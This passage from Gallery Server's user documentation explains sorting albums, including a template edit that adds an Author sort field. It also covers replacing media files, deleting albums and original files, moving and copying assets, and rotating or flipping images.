
The custom sort option appears only when a user is logged in and belongs to a role with edit album permission to the current album.

NOTE: Custom sorting is not available for virtual albums such as search results and recently added items, since the contents are retrieved dynamically and are constantly changing.

Advanced sorting

The sort dropdown list shows the most commonly sorted properties, but you can sort an album by any metadata property. The complete list of properties is shown on the **Metadata Settings** page.

To edit the list of available sort properties, edit the album UI template. That is, go to the UI Templates page in the site admin area, select the Album gallery item, and then look for section in the HTML portion of the template that defines the sort fields:




Edit the list of sort fields as desired. For example, to allow sorting by Author, add another list item:

```
        <ul class='gsp_abm_sum_sbi'>
            <li class='gsp_abm_sum_sbi_hdr'>{{:Resource.AbmSortbyTt}}</li>
{{if Album.VirtualType == 1 && Album.Permissions.EditAlbum}}<li><a href='#' data-id='-2147483648'>
{{:Resource.AbmSortbyCustom}}</a></li>{{/if}}
            <li><a href='#' data-id='8'>{{:Resource.AbmSortbyDatePictureTaken}}</a></li>
            <li><a href='#' data-id='111'>{{:Resource.AbmSortbyDateAdded}}</a></li>
            <li><a href='#' data-id='26'>{{:Resource.AbmSortbyRating}}</a></li>
            <li><a href='#' data-id='29'>{{:Resource.AbmSortbyTitle}}</a></li>
            <li><a href='#' data-id='34'>{{:Resource.AbmSortbyFilename}}</a></li>
            <li><a href='#' data-id='2'>Author</a></li>
        </ul>
```

Notice that we specify data-id=’2’. That number identifies the Author metadata item and can be found on the Metadata Settings page. We also hard code the text ‘Author’ since a resource string for that property is not available in the client data. After saving the changes, one can now sort by Author.

Replace a media asset file

Use the Replace button on the Manage ribbon tab to replace the file of an existing media asset without losing any metadata or changing its ID.



This is great for those situations where you need to update the file associated with a media asset. For example, you may be editing an image in Photoshop, updating a document, or trimming a video. In each of these cases, you can download the file, make your change, and then use the replace function to push it back to the server. The ID remains the same, and most of the asset's properties are unchanged.


Which properties change? Well, they're the ones you would expect, as they are properties of the file and it makes sense to refresh them. They are width, height, dimensions, orientation, file name, file size, audio format, video format, bitrate, and duration. That is, Gallery Server recalculates these metadata from the uploaded file and updates the corresponding properties of the asset in your gallery.

What about other properties, especially those that tend to be embedded in images such as date picture taken, shutter speed, and camera model? It was a challenge for us to figure out the best approach here, because we can think of pros and cons to the different options. If Gallery Server re-extracts all metadata from an image when it is replaced, you may lose valuable data in those cases where your image editor stripped out meta properties when you saved it. If it doesn't re-extract, you won't get meta updates you've made with an external tagging or metadata writing program. There wasn't a single approach guaranteed to be what you want in all cases. In the end, Gallery Server recalculates the file-based meta properties and leaves the rest alone. We think this is the right balance that will work for most users.

If you want Gallery Server to re-extract all the meta properties, delete the original media asset and then upload the replacement file. Gallery Server treats this as a new media asset, so it will have a new ID. Any external links that pointed to your old media asset will not automatically link to the new asset, so keep that in mind.

Which properties get pushed into the replacement file?

We talked about how Gallery Server updates the properties of the media asset. But it can also write properties to the original JPG image file. Whether it does or not depends on the metadata writing setting on the Metadata page in the site admin area.




In the above screenshot, the tags property is writable and the title and caption properties are not. Let's say you have an image media asset and you've entered values for all three of these properties. Then you use the new replace function to swap the file with another image. Gallery Server will push the tags into the replacement file but not the title or caption. All three properties continue to appear in the gallery just as before.

Delete albums and media assets

Use the Delete button on the Manage ribbon tab to remove assets from the gallery.

1. Select one or more assets to be deleted. If no assets are selected in the center pane, the containing album will be deleted.
2. Optional: Select one of the delete options that appear when you expand the delete options. Learn more about each option by clicking the question mark icon.



3. Click the Delete button.

Note: When deleting an album, its child albums and all media assets in the album(s) are permanently deleted. There is no undo function, so use caution!

Note: When deleting an album, the current user must have **Delete child album** permission for the parent album of the album being deleted. If the album contains media assets, they are also deleted, even if the user does not have **Delete media asset** permission.

Note: When deleting a media asset, the current user must have **Delete media asset** permission.


Delete original files

When you add images whose file size is large, Gallery Server automatically creates a web-optimized version that is bandwidth-friendly and takes up less hard drive space. However, the original is not deleted and is still available for downloading and viewing.


Similarly, when the Gallery Server Binary Pack is installed and encoded versions of video and audio files have been created, the original files are preserved.

You can save significant amounts of hard drive space by deleting the original versions of these media assets, keeping only the web-optimized and thumbnail versions. The asset continues to remain in the gallery and you can continue performing all the same tasks as before. The only difference is that the original file no longer exists. The web-optimized version now becomes the “original”.

1. Navigate to the album containing the media assets for which you want to delete one or more original files.
2. Expand the delete options, then select **Delete the original files to free up disk space**. Gallery Server calculates and displays the hard drive space that would be saved if each item was selected.



3. Select the items for which you would like to delete the corresponding original files. Click the Delete button. A confirmation dialog appears.




4. Confirm the deletion by clicking **Delete original media files**.

WARNING: The original media files will be permanently deleted. If you subsequently re-extract one or more metadata properties (on the Metadata Settings page), you may lose the data you extracted from the originals if they are not present in the web-optimized version.

Move or copy albums and media assets

Albums and media assets can be moved or copied to other albums. When a copy of a media asset is made, a copy of the media file is saved to the destination album. The original file remains in the source album. When an album is copied, the directory and its contents are copied.


1. Navigate to the album containing the assets to move or copy.
2. Select the desired assets. If you don't select anything, the entire album will be moved or copied.
3. Click the **Move To** or **Copy To** button, then select the destination album.



Rotate/flip media assets

Images and videos can be rotated in intervals of 90 degrees in any direction. You can also flip them on the horizontal or vertical axis.

1. Navigate to the album containing the assets to rotate or flip.
2. Select the desired assets.
3. Click one of the rotate/flip buttons.



Note: Video rotation requires the Gallery Server Binary Pack.

Note: After the items are rotated, your browser may display the previous item from its cache rather than the newly rotated one. To get the latest version, refresh the page in your browser.

Note: Rotating and flipping, along with metadata writing, are the only functions in Gallery Server that modify the original file. In some cases, repeatedly rotating or flipping an object will degrade the original, so use this function with caution.


Note: If the item has an orientation metatag embedded in the original file, it will be cleared during the rotation.

Using the image editor to rotate/flip

